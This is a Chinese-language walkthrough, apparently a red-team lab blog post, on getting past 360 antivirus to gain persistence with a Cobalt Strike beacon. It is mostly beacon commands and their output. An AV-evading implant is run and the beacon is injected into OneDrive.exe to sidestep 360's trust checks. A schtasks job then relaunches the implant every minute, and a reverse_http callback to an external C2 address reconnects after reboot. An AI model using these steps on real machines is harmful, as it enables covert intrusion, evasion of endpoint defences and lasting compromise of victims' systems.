

### 1、先制作好一个免杀马



### 2、上线 cs

qq.exe	6228	x64	2s
--------	------	-----	----

### 3、尝试创建计划任务

```
beacon> shell schtasks /create /sc MINUTE /mo 1 /tr C:\Users\fuckdog\Desktop\qq.exe /tn test
[*] Tasked beacon to run: schtasks /create /sc MINUTE /mo 1 /tr C:\Users\fuckdog\Desktop\qq.exe /tn test
[+] host called home, sent: 109 bytes
[+] received output:
拒绝访问。
```

这里可以很明显的看到，如果直接创建，会被 360 拦截



### 4、查看进程

```

RuntimeBroker.exe      1920 Console      1      396 K
RuntimeBroker.exe      7224 Console      1      504 K
smartscreen.exe        7380 Console      1     2,960 K
SecurityHealthSystray.exe 7424 Console      1      804 K
SecurityHealthService.exe 7456 Services     0     1,936 K
vmtoolsd.exe           7544 Console      1     4,388 K
360sd.exe              7636 Console      1     5,776 K
HipsTray.exe           7756 Console      1     1,172 K
OneDrive.exe           7876 Console      1     4,180 K
PjFdh.exe              8032 Console      1     2,568 K
360tray.exe            8596 Console      1    29,572 K
svchost.exe            8836 Services     0      暂缺
SoftMgrLite.exe        9560 Console      1     6,484 K
SystemSettings.exe    10056 Console      1      暂缺
ApplicationFrameHost.exe 10068 Console      1      964 K
SgrmBroker.exe        10076 Services     0      608 K
svchost.exe            6436 Services     0     1,772 K
svchost.exe            8436 Services     0       80 K
[DESKTOP-GD0N1RF] fuckdog/6228 (x64)
beacon>

```

这里我们找到 oneDrive 这个进程，尝试对他进行注入

### 5、inject 该进程

```

beacon> inject 7836 x64
[*] Tasked beacon to inject windows/beacon_http/reverse_http (82.157.157.102:9999) into 7836 (x64)
[+] host called home, sent: 262672 bytes
[-] could not open process 7836: 87
beacon> inject 7836
[*] Tasked beacon to inject windows/beacon_http/reverse_http (82.157.157.102:9999) into 7836 (x86)
[+] host called home, sent: 209936 bytes
[-] could not open process 7836: 87

```

这里可以看到失败了，因为我写错了进程名哈哈

### 6、这里因为没发现，于是傻乎乎的更换进程 pid 进行一次注入

```

beacon> inject 5580 x64
[*] Tasked beacon to inject windows/beacon_http/reverse_http (82.157.157.102:9999) into 5580 (x64)
[+] host called home, sent: 262672 bytes

```

注入成功

process	pid	arch	last
Explorer.EXE	5580	x64	1s

### 7、尝试创建计划任务，发现失败，证明该进程并没有被添加信任

```

beacon> schtasks /create /sc MINUTE /mo 1 /tr C:\Users\fuckdog\Desktop\qq.exe /tn test
[-] Unknown command: schtasks /create /sc MINUTE /mo 1 /tr C:\Users\fuckdog\Desktop\qq.exe /tn test
beacon> shell schtasks /create /sc MINUTE /mo 1 /tr C:\Users\fuckdog\Desktop\qq.exe /tn test
[*] Tasked beacon to run: schtasks /create /sc MINUTE /mo 1 /tr C:\Users\fuckdog\Desktop\qq.exe /tn test
[+] host called home, sent: 109 bytes
[+] received output:
拒绝访问。

```


### 8、再次尝试注入 onedrive，发现注入成功

OneDrive.exe	7876	x64	2s
--------------	------	-----	----

### 9、添加计划任务

```
beacon> sleep 3
[*] Tasked beacon to sleep for 3s
[+] host called home, sent: 16 bytes
beacon> schtasks /create /sc MINUTE /mo 1 /tr C:\Users\fuckdog\Desktop\qq.exe /tn test1
[-] Unknown command: schtasks /create /sc MINUTE /mo 1 /tr C:\Users\fuckdog\Desktop\qq.exe /tn test1
beacon> shell schtasks /create /sc MINUTE /mo 1 /tr C:\Users\fuckdog\Desktop\qq.exe /tn test1
[*] Tasked beacon to run: schtasks /create /sc MINUTE /mo 1 /tr C:\Users\fuckdog\Desktop\qq.exe /tn test1
[+] host called home, sent: 110 bytes
[+] received output:
成功：成功创建计划任务 "test1"。
```

可以看到成功添加  
去环境中查看一下



10、关机重启，过了一会可以看到自动回连了

```
04/10 23:14:08 *** initial beacon from fuckdog@192.168.153.211 (DESKTOP-GD0N1RF)

beacon> sleep 3
[*] Tasked beacon to sleep for 3s
[+] host called home, sent: 16 bytes
beacon> shell ipconfig
[*] Tasked beacon to run: ipconfig
[+] host called home, sent: 39 bytes
[+] received output:

Windows IP 配置

以太网适配器 Ethernet0:

    连接特定的 DNS 后缀 . . . . . : localdomain
    本地链接 IPv6 地址. . . . . : fe80::f1b7:35a:a571:d886%12
    IPv4 地址 . . . . . : 192.168.153.211
    子网掩码 . . . . . : 255.255.255.0

[DESKTOP-GD0N1RF] fuckdog/8352 (x64)
```

360 主动防御全程开启状态

svchost.exe	496	Services	0	1,268
360rps.exe	2156	Services	0	868
svchost.exe	2164	Services	0	1,176
svchost.exe	2188	Services	0	480
svchost.exe	2196	Services	0	暫
ZhuDongFangYu.exe	2216	Services	0	6,620
spoolsv.exe	2400	Services	0	1,332
svchost.exe	2512	Services	0	2,936
svchost.exe	2732	Services	0	暫
httpd.exe	2816	Services	0	980
svchost.exe	2824	Services	0	984
svchost.exe	3008	Services	0	1,152